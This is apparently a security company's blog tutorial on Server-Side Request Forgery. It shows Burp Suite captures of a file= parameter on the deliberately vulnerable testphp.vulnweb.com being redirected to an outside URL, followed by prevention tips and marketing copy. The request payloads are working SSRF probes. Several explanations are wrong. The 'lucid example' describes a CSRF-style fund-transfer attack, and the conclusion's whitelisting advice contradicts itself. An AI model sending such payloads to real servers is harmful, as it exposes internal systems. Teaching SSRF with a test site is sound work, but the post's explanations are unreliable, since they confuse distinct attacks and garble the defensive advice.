

SSRF-Server Side Request Forgery



Briskinfosec [Follow](#)

Aug 19 · 4 min read



Server-Side Request Forgery (SSRF) refers to an attack, wherein an attacker can send a crafted request from a vulnerable web application. SSRF is mainly used to target internal systems behind

WAF (web application firewall), that are unreachable to an attacker from the external network. Additionally, it's also possible for an attacker to mark SSRF, for accessing services from the same server that is listening on the loopback interface address called (127.0.0.1).

CONTENTS:

- What is SSRF?
- A lucid example for SSRF
- SSRF Impacts
- Prevention from SSRF
- Conclusion
- How Briskinfosec helps you?
- Curious to read our case studies?
- Last but not the least

A lucid example for SSRF:

Typically, Server Side Request Forgery (SSRF) occurs when a web application is making a request, where an attacker has full or partial control of the claim that is sent. A typical example is, when an attacker can control all, or a part of the URL to which the web application makes a request to some third-party services. Here, I had

captured the parameter of file= URL, and I've tried to perform this server-side forgery attack.



In the above figure, the perpetrator forges a request for a fund transfer website, and he embeds it into the visitor site. When the visitor logs the website for the transaction and clicks the perpetrator created link, it eventually redirects to the perpetrator's site, and the amount is transferred to his account.


SSRF IMPACTS:

By this attack, an attacker can gather information about ports, IP addresses, Remote Code Execution (RCE), and can also discover the IP addresses of servers running behind a reverse proxy, etc.

For example, I had tried SSRF attack on a testing site for your reference.

Vulnerable site: <http://testphp.vulnweb.com/>

POC 1:



The screenshot shows the Burp Suite search interface. The search criteria are set to "file=" and "Go" is clicked. The search results table lists several targets from http://testphp.vulnweb.com with various URLs and response lengths. The target with URL /showimage.php?file=./pictures/3.jpg is highlighted in orange, indicating a match. Below the table, the "Request" tab is selected, showing the raw HTTP request for the highlighted target.

Source	Host	URL	Status	Length	Time requested
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/1.jpg	200	12613	12:54:09 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/2.jpg	200	3510	12:54:08 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/2.jpg&size=160	200	1539	12:53:26 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/3.jpg	200	9878	12:54:10 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/4.jpg	200	14156	12:54:09 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/4.jpg&size=160	200	4801	12:53:26 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/5.jpg	200	14415	12:54:10 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/5.jpg&size=160	200	4614	12:53:26 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/6.jpg	200	11652	12:54:10 17 Apr 2018
Target	http://testphp.vulnweb.com	/showimage.php?file=./pictures/7.jpg	200	19406	12:54:10 17 Apr 2018

```
Request: GET /showimage.php?file=./pictures/3.jpg HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
```

In Burp Suite, I checked for some different redirection parameter other than URL=, and in the search field, I've tried with various parameters. By using this parameter of , I've captured the request of the particular path and had sent it to the repeater.

POC 2:

The screenshot shows the Burp Suite interface with the Repeater tab active. The target is set to `http://testphp.vulnweb.com`. The Request tab is selected, showing the following details:

```

Request
Raw Params Headers Hex
GET /showimage.php?file=/pictures/3.jpg HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1
  
```


The Response tab is also selected, showing the following details:

```

Response
Raw Headers Hex Render
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 07:22:41 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 9692
  
```


Request is captured from the search file in the repeater, and here in file feed, a .jpg file is available. Now, I had removed the file and entered a third party URL on file Redirected URL:
<https://www.expressvpn>

POC 3:



Once I click on Go to capture response, the response is changed to `expressvpn.com` and you can see the IP of the `testphp.vulnweb.com`. But in the render page, you can see the `expressvpn.com` site getting loaded as follows:

POC 4:



The screenshot shows the Burp Suite interface with a request and response view. The request is a GET request to `http://testphp.vulnweb.com/showimage.php?file=https://www.expressvpn.com/what-is-my-ip`. The response is the ExpressVPN website content, including the logo and navigation links.

```
Request
Raw Params Headers Hex
GET /showimage.php?file=https://www.expressvpn.com/what-is-my-ip
HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1

Response
Raw Headers Hex HTML Render
ExpressVPN
• What is VPN?
  • Benefits
    • Browse Anonymously
    • Unblock Websites
    • Unlimited Streaming
    • Hide Your IP
  • Features
    • 148 VPN Locations
    • Best-in-class Encryption
    • VPN Speed Test
    • VPN Protocols
    • Kill Switch
    • Zero-knowledge DNS
    • Split Tunneling
    • Privacy Safeguards
  • Products
    • Desktops & laptops
    • Windows
    • Mac
```

PREVENTION FROM SSRF:

- Generic error messages should be displayed to every client, as unhandled responses might end up in revealing sensitive information or data leakage about the server, when any other raw response or different parameter is used.
- URL schemes other than HTTP and HTTPS should be blacklisted. Instead, these two mentioned protocols should be whitelisted thereby blocking different schemes which are not in use like `file:///`, `direct://`, `feed://`, `touch://` and `FTP://`, which might prove to be dangerous for SSRF.

CONCLUSION:

Hence, the Server Side Request Forgery attack has been made from

the server side and the required web page has been redirected to some other web pages. To prevent such types of attacks, allow only the particular subdomains of the required web page and then whitelist the other web pages that are not in use.

How Briskinfosec helps you?

To practically educate about these issues and to provide contemporary security quality, a competent cybersecurity firm is mandatory. Briskinfosec security professionals validate the input parameters of the incoming requests through effective security assessments. We scrutinize them and encumber those, if detected vulnerable. We also deliver you, noble notions of cyber awareness against both old and latest cyber threats, educating you to be cautious against such possible threats.

Curious to read our Case studies?

Our case studies are one of the best totems of our security assessments quality. Our clients have always felt contented with our security assessments quality as we've always met their security requirements on time, with zero compromises. We have a vast collection of case studies, just take a look at them.

People check out for the recent and significant cyberattacks, to gain knowledge and sometimes, to check the affected companies. For

doing so, they've got to search spotlessly and at some point of time, they feel tiresome. But, Briskinfosec provides you an easy way to acknowledge the recent and significant cyberattacks, the impacts of them on respective organizations, the losses faced by them and all these are done in just one single report named as Threatsploit Adversary Report. Check them out and they'll surely be fulfilling.

Originally published at <https://www.briskinfosec.com>.